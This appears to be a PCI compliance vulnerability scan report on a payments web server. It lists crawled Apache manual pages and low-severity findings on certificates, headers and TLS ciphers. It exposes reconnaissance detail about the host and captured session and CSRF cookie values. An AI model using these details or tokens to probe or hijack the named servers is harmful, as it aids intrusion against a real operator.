<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/de/getting-started.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/de/glossary.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/de/handler.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/de/howto/access.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/de/howto/auth.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/de/howto/cgi.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/de/howto/htaccess.html>
http://1730192-005-static.lnngmiaa.metronetinc.net/manual/de/howto/public_html.html
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/de/howto/ssi.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/de/index.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/de/install.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/de/invoking.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/de/license.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/de/logs.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/de/misc/index.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/de/misc/perf-tuning.html>
http://1730192-005-static.lnngmiaa.metronetinc.net/manual/de/misc/security_tips.html
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/de/mod/directives.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/de/mod/index.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/de/mod/quickreference.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/de/mpm.html>
http://1730192-005-static.lnngmiaa.metronetinc.net/manual/de/new_features_2_0.html
http://1730192-005-static.lnngmiaa.metronetinc.net/manual/de/new_features_2_2.html
http://1730192-005-static.lnngmiaa.metronetinc.net/manual/de/new_features_2_4.html
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/de/platform/ebcdic.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/de/platform/netware.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/de/platform/rpm.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/de/platform/windows.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/de/programs/index.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/de/rewrite/index.html>

<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/de/sections.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/de/server-wide.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/de/sitemap.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/de/ssl/index.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/de/stopping.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/de/suexec.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/de/upgrading.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/de/urlmapping.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/de/vhosts/index.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/en/bind.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/en/caching.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/en/configuring.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/en/content-negotiation.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/en/developer/index.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/en/dso.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/en/env.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/en/expr.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/en/filter.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/en/getting-started.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/en/glossary.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/en/handler.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/en/howto/access.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/en/howto/auth.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/en/howto/cgi.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/en/howto/htaccess.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/en/howto/http2.html>
http://1730192-005-static.lnngmiaa.metronetinc.net/manual/en/howto/public_html.html
http://1730192-005-static.lnngmiaa.metronetinc.net/manual/en/howto/reverse_proxy.html
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/en/howto/ssi.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/en/index.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/en/install.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/en/invoking.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/en/license.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/en/logs.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/en/misc/index.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/en/misc/perf-tuning.html>
http://1730192-005-static.lnngmiaa.metronetinc.net/manual/en/misc/security_tips.html
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/en/mod/directives.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/en/mod/index.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/en/mod/overrides.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/en/mod/quickreference.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/en/mpm.html>
http://1730192-005-static.lnngmiaa.metronetinc.net/manual/en/new_features_2_0.html
http://1730192-005-static.lnngmiaa.metronetinc.net/manual/en/new_features_2_2.html
http://1730192-005-static.lnngmiaa.metronetinc.net/manual/en/new_features_2_4.html
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/en/platform/ebcdic.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/en/platform/netware.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/en/platform/rpm.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/en/platform/windows.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/en/programs/index.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/en/rewrite/index.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/en/sections.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/en/server-wide.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/en/sitemap.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/en/ssl/index.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/en/stopping.html>

<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/en/suexec.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/en/upgrading.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/en/urlmapping.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/en/vhosts/index.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/es/bind.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/es/caching.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/es/compliance.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/es/configuring.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/es/content-negotiation.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/es/developer/index.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/es/dso.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/es/env.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/es/expr.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/es/filter.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/es/getting-started.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/es/glossary.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/es/handler.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/es/howto>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/es/howto/access.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/es/howto/auth.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/es/howto/cgi.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/es/howto/htaccess.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/es/howto/http2.html>
http://1730192-005-static.lnngmiaa.metronetinc.net/manual/es/howto/public_html.html
http://1730192-005-static.lnngmiaa.metronetinc.net/manual/es/howto/reverse_proxy.html
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/es/howto/ssi.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/es/index.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/es/install.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/es/invoking.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/es/license.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/es/logs.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/es/misc/index.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/es/misc/perf-tuning.html>
http://1730192-005-static.lnngmiaa.metronetinc.net/manual/es/misc/security_tips.html
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/es/mod/directives.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/es/mod/index.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/es/mod/overrides.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/es/mod/quickreference.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/es/mpm.html>
http://1730192-005-static.lnngmiaa.metronetinc.net/manual/es/new_features_2_0.html
http://1730192-005-static.lnngmiaa.metronetinc.net/manual/es/new_features_2_2.html
http://1730192-005-static.lnngmiaa.metronetinc.net/manual/es/new_features_2_4.html
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/es/platform/netware.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/es/platform/rpm.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/es/platform/windows.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/es/programs/index.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/es/rewrite/index.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/es/sections.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/es/server-wide.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/es/sitemap.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/es/ssl/index.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/es/stopping.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/es/suexec.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/es/upgrading.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/es/urlmapping.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/es/vhosts/index.html>

<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/fr/bind.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/fr/caching.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/fr/configuring.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/fr/content-negotiation.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/fr/developer/index.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/fr/dso.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/fr/env.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/fr/expr.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/fr/filter.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/fr/getting-started.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/fr/glossary.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/fr/handler.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/fr/howto/access.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/fr/howto/auth.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/fr/howto/cgi.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/fr/howto/htaccess.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/fr/howto/http2.html>
http://1730192-005-static.lnngmiaa.metronetinc.net/manual/fr/howto/public_html.html
http://1730192-005-static.lnngmiaa.metronetinc.net/manual/fr/howto/reverse_proxy.html
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/fr/howto/ssi.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/fr/index.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/fr/install.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/fr/invoking.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/fr/license.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/fr/logs.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/fr/misc/index.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/fr/misc/perf-tuning.html>
http://1730192-005-static.lnngmiaa.metronetinc.net/manual/fr/misc/security_tips.html
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/fr/mod/directives.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/fr/mod/index.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/fr/mod/overrides.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/fr/mod/quickreference.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/fr/mpm.html>
http://1730192-005-static.lnngmiaa.metronetinc.net/manual/fr/new_features_2_0.html.fr
http://1730192-005-static.lnngmiaa.metronetinc.net/manual/fr/new_features_2_2.html
http://1730192-005-static.lnngmiaa.metronetinc.net/manual/fr/new_features_2_4.html
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/fr/platform/ebcdic.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/fr/platform/networkware.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/fr/platform/rpm.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/fr/platform/windows.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/fr/programs/index.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/fr/rewrite/index.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/fr/sections.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/fr/server-wide.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/fr/sitemap.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/fr/ssl/index.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/fr/stopping.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/fr/suexec.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/fr/upgrading.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/fr/urlmapping.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/fr/vhosts/index.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/images/favicon.ico>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/ja/bind.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/ja/caching.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/ja/configuring.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/ja/content-negotiation.html>

http://1730192-005-static.lnngmiaa.metronetinc.net/manual/ja/dso.html
http://1730192-005-static.lnngmiaa.metronetinc.net/manual/ja/env.html
http://1730192-005-static.lnngmiaa.metronetinc.net/manual/ja/expr.html
http://1730192-005-static.lnngmiaa.metronetinc.net/manual/ja/filter.html
http://1730192-005-static.lnngmiaa.metronetinc.net/manual/ja/getting-started.html
http://1730192-005-static.lnngmiaa.metronetinc.net/manual/ja/glossary.html
http://1730192-005-static.lnngmiaa.metronetinc.net/manual/ja/handler.html
http://1730192-005-static.lnngmiaa.metronetinc.net/manual/ja/howto/auth.html
http://1730192-005-static.lnngmiaa.metronetinc.net/manual/ja/howto/cgi.html
http://1730192-005-static.lnngmiaa.metronetinc.net/manual/ja/howto/htaccess.html
http://1730192-005-static.lnngmiaa.metronetinc.net/manual/ja/howto/public_html.html
http://1730192-005-static.lnngmiaa.metronetinc.net/manual/ja/howto/ssi.html
http://1730192-005-static.lnngmiaa.metronetinc.net/manual/ja/index.html
http://1730192-005-static.lnngmiaa.metronetinc.net/manual/ja/install.html
http://1730192-005-static.lnngmiaa.metronetinc.net/manual/ja/invoking.html
http://1730192-005-static.lnngmiaa.metronetinc.net/manual/ja/license.html
http://1730192-005-static.lnngmiaa.metronetinc.net/manual/ja/logs.html
http://1730192-005-static.lnngmiaa.metronetinc.net/manual/ja/misc/perf-tuning.html
http://1730192-005-static.lnngmiaa.metronetinc.net/manual/ja/misc/security_tips.html
http://1730192-005-static.lnngmiaa.metronetinc.net/manual/ja/mod/directives.html
http://1730192-005-static.lnngmiaa.metronetinc.net/manual/ja/mod/index.html
http://1730192-005-static.lnngmiaa.metronetinc.net/manual/ja/mod/quickreference.html
http://1730192-005-static.lnngmiaa.metronetinc.net/manual/ja/mpm.html
http://1730192-005-static.lnngmiaa.metronetinc.net/manual/ja/new_features_2_0.html
http://1730192-005-static.lnngmiaa.metronetinc.net/manual/ja/new_features_2_2.html
http://1730192-005-static.lnngmiaa.metronetinc.net/manual/ja/new_features_2_4.html
http://1730192-005-static.lnngmiaa.metronetinc.net/manual/ja/platform/ebcdic.html
http://1730192-005-static.lnngmiaa.metronetinc.net/manual/ja/platform/netware.html
http://1730192-005-static.lnngmiaa.metronetinc.net/manual/ja/platform/rpm.html
http://1730192-005-static.lnngmiaa.metronetinc.net/manual/ja/platform/windows.html
http://1730192-005-static.lnngmiaa.metronetinc.net/manual/ja/programs/index.html
http://1730192-005-static.lnngmiaa.metronetinc.net/manual/ja/rewrite/index.html
http://1730192-005-static.lnngmiaa.metronetinc.net/manual/ja/sections.html
http://1730192-005-static.lnngmiaa.metronetinc.net/manual/ja/server-wide.html
http://1730192-005-static.lnngmiaa.metronetinc.net/manual/ja/sitemap.html
http://1730192-005-static.lnngmiaa.metronetinc.net/manual/ja/ssl/index.html
http://1730192-005-static.lnngmiaa.metronetinc.net/manual/ja/stopping.html
http://1730192-005-static.lnngmiaa.metronetinc.net/manual/ja/suexec.html
http://1730192-005-static.lnngmiaa.metronetinc.net/manual/ja/upgrading.html
http://1730192-005-static.lnngmiaa.metronetinc.net/manual/ja/urlmapping.html
http://1730192-005-static.lnngmiaa.metronetinc.net/manual/ja/vhosts/index.html
http://1730192-005-static.lnngmiaa.metronetinc.net/manual/ko/index.html
http://1730192-005-static.lnngmiaa.metronetinc.net/manual/pt-br/index.html
http://1730192-005-static.lnngmiaa.metronetinc.net/manual/ru/index.html
http://1730192-005-static.lnngmiaa.metronetinc.net/manual/tr/index.html

External Links Discovered

port 443 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1
QID:	150010
Category:	Web Application
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2020-02-19 18:30:56.0

THREAT:

External links discovered during the scan are listed in the Results section. These links were out of scope for the scan and were not crawled.

IMPACT:

N/A

SOLUTION:

N/A

RESULT:

Number of links: 2
https://crm.llpsinc.com/_css/AdminTheme.admin-styles.v1739819117.css
https://crm.llpsinc.com/admin_theme/css/fontawesome-all.min.css

SSL Certificate will expire within next six months

port 443 / tcp over ssl

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1
QID:	38600
Category:	General remote services
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2024-11-14 18:55:13.0

THREAT:

Certificates are used for authentication purposes in different protocols such as SSL/TLS. Each certificate has a validity period outside of which it is supposed to be considered invalid. This QID is reported to inform that a certificate will expire within next six months. The advance notice can be helpful since obtaining a certificate can take some time.

IMPACT:

Expired certificates can cause connection disruptions or compromise the integrity and privacy of the connections being protected by the certificates.

SOLUTION:

Contact the certificate authority that signed your certificate to arrange for a renewal.

RESULT:

Certificate #0 CN=crm.llpsinc.com The certificate will expire within six months: May 22 07:26:51 2025 GMT

Default Web Page

port 443 / tcp over ssl

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1
QID:	12230
Category:	CGI
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2019-03-16 03:30:26.0

THREAT:
The Result section displays the default Web page for the Web server.

IMPACT:
N/A

SOLUTION:
N/A

RESULT:
GET / HTTP/1.1
Host: 1730192-005-static.lnngmiaa.metronetinc.net
Connection: Keep-Alive

HTTP/1.1 302 Found
Date: Fri, 28 Feb 2025 18:07:18 GMT
Server: Apache/2.4.62 (Debian)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Set-Cookie: PHPSESSID=0ieajv4h1fh2lg32scoalbma2; path=/; secure; HttpOnly; SameSite=Lax
Location: /login?redirect=%2F
Content-Length: 0
Keep-Alive: timeout=5, max=96
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

GET / HTTP/1.1
Host: payments.llpsinc.com
Connection: Keep-Alive

HTTP/1.1 302 Found

Date: Fri, 28 Feb 2025 18:41:46 GMT
Server: Apache/2.4.62 (Debian)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
strict-transport-security: max-age=31536000; includeSubDomains; preload
x-frame-options: SAMEORIGIN
Content-Security-Policy: font-src 'self'; script-src 'self'; 'unsafe-inline'; 'unsafe-eval'; https://cdn.jsdelivr.net https://unpkg.com https://maps.googleapis.com https://www.paypal.com https://paypal.com https://www.sandbox.paypal.com https://sandbox.paypal.com; default-src 'self'; 'unsafe-inline'; 'unsafe-eval'; https://www.paypal.com https://paypal.com https://www.sandbox.paypal.com https://sandbox.paypal.com; style-src-elem 'self'; 'unsafe-inline'; 'unsafe-eval'; https://cdn.jsdelivr.net https://unpkg.com https://maps.googleapis.com https://www.paypal.com https://paypal.com https://www.sandbox.paypal.com https://sandbox.paypal.com; connect-src 'self'; 'unsafe-inline'; 'unsafe-eval'; https://maps.googleapis.com https://www.paypal.com https://paypal.com https://www.sandbox.paypal.com https://sandbox.paypal.com; img-src 'self'; https://www.paypalobjects.com https://www.paypal.com https://paypal.com https://www.sandbox.paypal.com https://sandbox.paypal.com https://crm.llpsinc.com; style-src 'self'; 'unsafe-inline'; https://www.paypal.com https://paypal.com https://www.sandbox.paypal.com https://sandbox.paypal.com
X-Content-Type-Options: nosniff
Referrer-Policy: no-referrer
Set-Cookie: PHPSESSID=gq42kcnc59i13b2466f2ohgto2; path=/; secure; HttpOnly; SameSite=Lax
Set-Cookie: csrftoken=ekCjwcJJF0ib%2BASdy6MiSDU2NTgxZWRlZjBhOWUwNmY3Y2I4ZDFhZjk1OTFINDM4NzQ0ZWQyMzU%3D; path=/; secure; HttpOnly
Location: /login?redirect=%2F
Content-Length: 0
Keep-Alive: timeout=5, max=96
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

HTTP Response Method and Header Information Collected

port 443 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1
QID:	48118
Category:	Information gathering
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2020-07-20 12:24:23.0

THREAT:
This QID prints the information, in the form of a text record, that a web server sends back to a client's browser in response to receiving a single HTTP GET request.

QID Detection Logic:
This QID returns the HTTP response method and header information returned by a web server.

IMPACT:
N/A

SOLUTION:
N/A

RESULT:
HTTP header and method information collected on port 443.

GET / HTTP/1.1
Host: payments.llpsinc.com
Connection: Keep-Alive

HTTP/1.1 302 Found
Date: Fri, 28 Feb 2025 18:41:46 GMT
Server: Apache/2.4.62 (Debian)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
strict-transport-security: max-age=31536000; includeSubDomains; preload
x-frame-options: SAMEORIGIN
Content-Security-Policy: font-src 'self'; script-src 'self' 'unsafe-inline' 'unsafe-eval'; https://cdn.jsdelivr.net https://unpkg.com https://maps.googleapis.com https://www.paypal.com https://paypal.com https://www.sandbox.paypal.com https://sandbox.paypal.com; default-src 'self' 'unsafe-inline' 'unsafe-eval'; https://www.paypal.com https://paypal.com https://www.sandbox.paypal.com https://sandbox.paypal.com; style-src-elem 'self' 'unsafe-inline' 'unsafe-eval'; https://cdn.jsdelivr.net https://unpkg.com https://maps.googleapis.com https://www.paypal.com https://paypal.com https://www.sandbox.paypal.com https://sandbox.paypal.com; connect-src 'self' 'unsafe-inline' 'unsafe-eval'; https://maps.googleapis.com https://www.paypal.com https://paypal.com https://www.sandbox.paypal.com https://sandbox.paypal.com; img-src 'self' https://www.paypalobjects.com https://www.paypal.com https://paypal.com https://www.sandbox.paypal.com https://sandbox.paypal.com https://crm.llpsinc.com; style-src 'self' 'unsafe-inline' https://www.paypal.com https://paypal.com https://www.sandbox.paypal.com https://sandbox.paypal.com
X-Content-Type-Options: nosniff
Referrer-Policy: no-referrer
Set-Cookie: PHPSESSID=gq42kcnc59i13b2466f2ohgto2; path=/; secure; HttpOnly; SameSite=Lax
Set-Cookie: csrftoken=ekCjwcJJF0ib%2BAsdy6MiSDU2NTgxZWRlZjBhOWUwNmY3Y2I4ZDFhZjk1OTFINDM4NzQ0ZWQyMzU%3D; path=/; secure; HttpOnly
Location: /login?redirect=%2F
Content-Length: 0
Keep-Alive: timeout=5, max=96
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

Referrer-Policy HTTP Security Header Not Detected port 80 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1
QID:	48131
Category:	Information gathering
CVE ID:	-
Vendor Reference:	Referrer-Policy
Bugtraq ID:	-
Last Update:	2023-01-18 13:30:16.0

THREAT:

No Referrer Policy is specified for the link. It checks for one of the following Referrer Policy in the response headers:

- 1) no-referrer
- 2) no-referrer-when-downgrade
- 3) same-origin
- 4) origin
- 5) origin-when-cross-origin
- 6) strict-origin
- 7) strict-origin-when-cross-origin

QID Detection Logic(Unauthenticated):

If the Referrer Policy header is not found , checks in response body for meta tag containing tag name as "referrer" and one of the above Referrer Policy.

IMPACT:

The Referrer-Policy header controls how much referrer information is sent to a site when navigating to it. Absence of Referrer-Policy header can lead to leakage of sensitive information via the referrer header.

SOLUTION:

Referrer Policy header improves security by ensuring websites don't leak sensitive information via the referrer header. It's recommended to add secure Referrer Policies as a part of a defense-in-depth approach.

References:

- <https://www.w3.org/TR/referrer-policy/>
- <https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Referrer-Policy>

RESULT:

Referrer-Policy HTTP Header missing on 80 port.

GET / HTTP/1.1

Host: payments.llpsinc.com

Connection: Keep-Alive

SSL Server Information Retrieval

port 443 / tcp over ssl

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1
QID:	38116
Category:	General remote services
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2016-05-24 21:02:48.0

THREAT:

The following is a list of supported SSL ciphers.

Note: If a cipher is included in this list it means that it was possible to establish a SSL connection using that cipher. There are some web servers setups that allow connections to be established using a LOW grade cipher, only to provide a web page stating that the URL is accessible only through a non-LOW grade cipher. In this case even though LOW grade cipher will be listed here QID 38140 will not be reported.

IMPACT:

N/A

SOLUTION:

N/A

RESULT:

CIPHER KEY-EXCHANGE AUTHENTICATION MAC ENCRYPTION(KEY-STRENGTH)

GRADE

- SSLv2 PROTOCOL IS DISABLED
- SSLv3 PROTOCOL IS DISABLED
- TLSv1 PROTOCOL IS DISABLED
- TLSv1.1 PROTOCOL IS DISABLED
- TLSv1.2 PROTOCOL IS ENABLED
- TLSv1.2 COMPRESSION METHOD None
- DHE-RSA-AES128-GCM-SHA256 DH RSA AEAD AESGCM(128) MEDIUM
- DHE-RSA-AES256-GCM-SHA384 DH RSA AEAD AESGCM(256) HIGH
- ECDHE-RSA-AES128-GCM-SHA256 ECDH RSA AEAD AESGCM(128) MEDIUM
- ECDHE-RSA-AES256-GCM-SHA384 ECDH RSA AEAD AESGCM(256) HIGH
- ECDHE-RSA-CHACHA20-POLY1305 ECDH RSA AEAD CHACHA20/POLY1305(256) HIGH
- TLSv1.3 PROTOCOL IS ENABLED
- TLS13-AES-128-GCM-SHA256 N/A N/A AEAD AESGCM(128) MEDIUM
- TLS13-AES-256-GCM-SHA384 N/A N/A AEAD AESGCM(256) HIGH
- TLS13-CHACHA20-POLY1305-SHA256 N/A N/A AEAD CHACHA20/POLY1305(256) HIGH

Links Crawled

port 443 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1
QID:	150009
Category:	Web Application
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2020-07-27 21:11:30.0

THREAT:

The list of unique links crawled and HTML forms submitted by the scanner appear in the Results section. This list may contain fewer links than the maximum threshold defined.

NOTE: This list also includes:

- All the unique links that are reported in QID 150140 (Redundant links/URL paths crawled and not crawled)
- All the forms reported in QID 150152 (Forms Crawled)
